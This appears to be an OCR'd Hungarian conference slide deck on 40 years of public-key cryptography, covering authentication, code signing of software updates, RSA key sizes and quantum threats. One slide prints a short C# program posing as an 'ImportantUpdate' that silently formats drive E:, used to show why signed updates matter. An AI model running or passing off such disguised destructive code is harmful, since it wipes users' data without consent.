Miért biztonságos az Internet? 40 éves a nyílt kulcsú kriptográfia

Pethő Attila


Egyetemi tanár, Debreceni Egyetem

3. Magyar Jövő Internet Konferencia

Jövő internet trendek: Smart City a célkeresztben

Budapest, 2016. november 10.

A nyilvános kulcsú titkosítás felfedezői



Whitfield Diffie

Martin E. Hellman

New Directions in Cryptography, IEEE Trans on Inform. Theory, November 1976

40 évvel ezelőtt írták

- […] applications create a need for new types of cryptographic systems which minimize the necessity of secure key distribution channels and supply the equivalent of a written signature.
- The development of computer controlled communication networks promise effortless and inexpensive contact between people or computers on opposite sides of the world, replacing most mail and many excursions with telecommunications.
- Mára ez megvalósult! Kialakult és hatékonyan működik a globális nyílt kulcsú infrastruktúra.

Biztonsági paradoxon

- Az Internet egy óriási nyilvános hálózat, amelyhez mindenki csatlakozhat.
- Meg kell oldani a
  - Felhasználók azonosítását,
  - A dokumentumok hitelességének az ellenőrzését,
  - Kulcscserét és a bizalmas dokumentumok titkosítását.


Azonosítás

- Annak bizonyítása, hogy a felhasználó az, akinek mondja magát.
- Bizonyíték = azonosító: egyedi, bizalmas adat, de a nyilvános Interneten küldjük.
- Embereknél lehetséges a biometrikus azonosítás.
- Szoftvereknél, kütyüknél, dnónoknál csak jelszó!?
- Hogyan azonosítják majd magukat a nanoérzékelők és nanorobotok?
- Rendelhet-e hűtőszekrény parizert Pethő úrnak?


Hitelesség

- A dokumentum nem változott/változtatták meg az átvitel során.
- Az Internet fejlődése szempontjából kulcsfontosságú, hogy az új szoftvereket és szoftverfrissítéseket hitelesen juttassák el a felhasználóknak. Pozitív visszacsatolás.
- Járművek szoftverfrissítése → műhelyekben. Lassú és költséges.


Frissítés 1


Felhasználói fiókok felügyelete
Engedélyezi, hogy a következő program módosításokat hajtson végre a számítógépen?
Program neve: Java Auto Updater
Ellenőrzött gyártó: Oracle America, Inc.
Fájl eredete: Merevlemez-meghajtó a számítógépben
Részletek megjelenítése
Igen
Nem
Értesítések megjelenésének módosítása


Frissítés 2


Felhasználói fiókok felügyelete
Engedélyezi, hogy a következő program módosításokat hajtson végre a számítógépen?
Program neve: Java Auto Updater
Ellenőrzött gyártó: Oracle America, Inc.
Fájl eredete: Merevlemez-meghajtó a számítógépben
Program helye: "C:\Program Files (x86)\Common Files\Java\Java Update\jucheck.exe" -auto -critical
A gyártó tanúsítványával kapcsolatos információk
Részletek elrejtése
Igen
Nem
Értesítések megjelenésének módosítása


Frissítés 3


Oracle America, Inc.
Általános
Részletek
Tanúsítványlánc
Információ a tanúsítványról
A tanúsítvány a következő célokra használható:
• A szoftver a szoftvergyártótól származik
• A szoftver módosítás elleni védelme közzététele után
Tulajdonos: Oracle America, Inc.
Kiállító: VeriSign Class 3 Code Signing 2010 CA
Érvényesség: 2013.06.08. vége: 2016.08.07.
Kiállító nyilatkozata
OK

Frissítés 4


Oracle America, Inc.
Általános
Részletek
Tanúsítványlánc
Megjelenítés:
<Minden>
Mező
Érték
Aláírás-kivonatoló algoritmus
sha1
Kiállító
VeriSign Class 3 Code Signing ...
Érvényesség kezdete
2013. június 8. 1:00:00
Érvényesség vége
2016. augusztus 7. 0:59:59
Tulajdonos
Oracle America, Inc., Softwar...
Nyilvános kulcs
RSA (2048 Bits)
Alapvető típusmegkötések
Tulajdonos típusa=Végfelhasz...
30 82 01 0a 02 82 01 01 00 a5 2b e6 31 1a 5e db 14 79 84 09 cf 12 bb
9d 71 f0 21 fa a6 f8 21 ae 64 da 2c 34 24 a8 a6 16 1f a3 55 b6 56 5e
d7 59 1d ea 44 fc 19 7f 06 ef e5 d8 ad f9 90 d2 e0 75 bd 64 74 73 f3
f8 f5 9b 08 b6 2e e4 5a dc ac b7 ba d6 19 0e 7c 54 8d 5d 6b a5 d6 6a
7d 80 af 5d 47 1b 32 3d 90 2f 13 41 9e 0d 80 cb 26 c3 ea ad 2a 05 e8
8b d3 06 2a 9c a6 b0 df 27 ab f9 4d 4d 7d eb 44 a0 35 d9 2a d0 21 2a
ae 8c 7e 44 0f 4a 5d 6c c8 42 a9 6c f5 ad 23 38 e0 19 74 6e a3 54 07
ce cf 2c b7 f3 84 aa 28 12 58 50 e9 5e de 6f d9 f1 12 61 6c 63 d4 8d
Tulajdonságok szerkesztése...
Másolás fájlba...
OK

Frissítés 4



- A 2048 bit kulcsméret ajánlás 20 éves!
- A mérnökök pesszimistábbak voltak, mint a matematikusok.
- A legnagyobb faktorizált számok:
  1994: 256 bit
  1999: 512 bit
  2009: 768 bit
  2016: változatlan

Miért kell ez a céó?

Mert pl. egy egyszerű kóddal le lehet törölni a lemezek tartalmát!

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;

namespace ImportantUpdate
{    class Run
   {       public static void Main(String[]args) {
           FormatDrive('E');
       }
       public static void FormatDrive(
             char driveLetter,
             string fileSystem = "NTFS",
             bool quickFormat = true)
       {
          string drive = driveLetter + ":";
          var di = new System.IO.DriveInfo(drive);

          var process = new System.Diagnostics.ProcessStartInfo();
          process.FileName = "format.com";
          process.WorkingDirectory = Environment.SystemDirectory;
          process.Arguments =
                                    "/FS:" + fileSystem + " /Y" +
                                    (quickFormat ? " /Q" : "") + " " + drive;
          process.UseShellExecute = false;
          process.CreateNoWindow = true;
          var formatProcess = System.Diagnostics.Process.Start(process);
       }
   }
}
```

Titkosítás

- Látszólag sose használjuk.
- Gyakran folytatunk bizalmas üzenetváltást:
  - Banki tranzakciók
  - Egészségi állapotra vonatkozó adatok
  - Számlák, adóbevallás, stb.
- A titkosítás a háttérben történik.
- Veszélyes eszköz pl. a terroristák kezében.

Merre fejlődik a kriptográfia?

- Nagyon rossz tapasztalatok az oktatásban!
- A ma használt nyílt kulcsú kriptográfiai algoritmusok – RSA, ECC – feltörhetőek kvantumalgoritmussal (Shor, 1994).
- A legnagyobb Shor algoritmussal tényezőkre bontott szám: 15.
- Léteznek kvantum-rezisztens nyílt kulcsú kriptográfiai algoritmusok, de a kulcsaik és erőforrás igényük is nagyok.
- Az IoT pehelykönnyű algoritmusokat is igényel!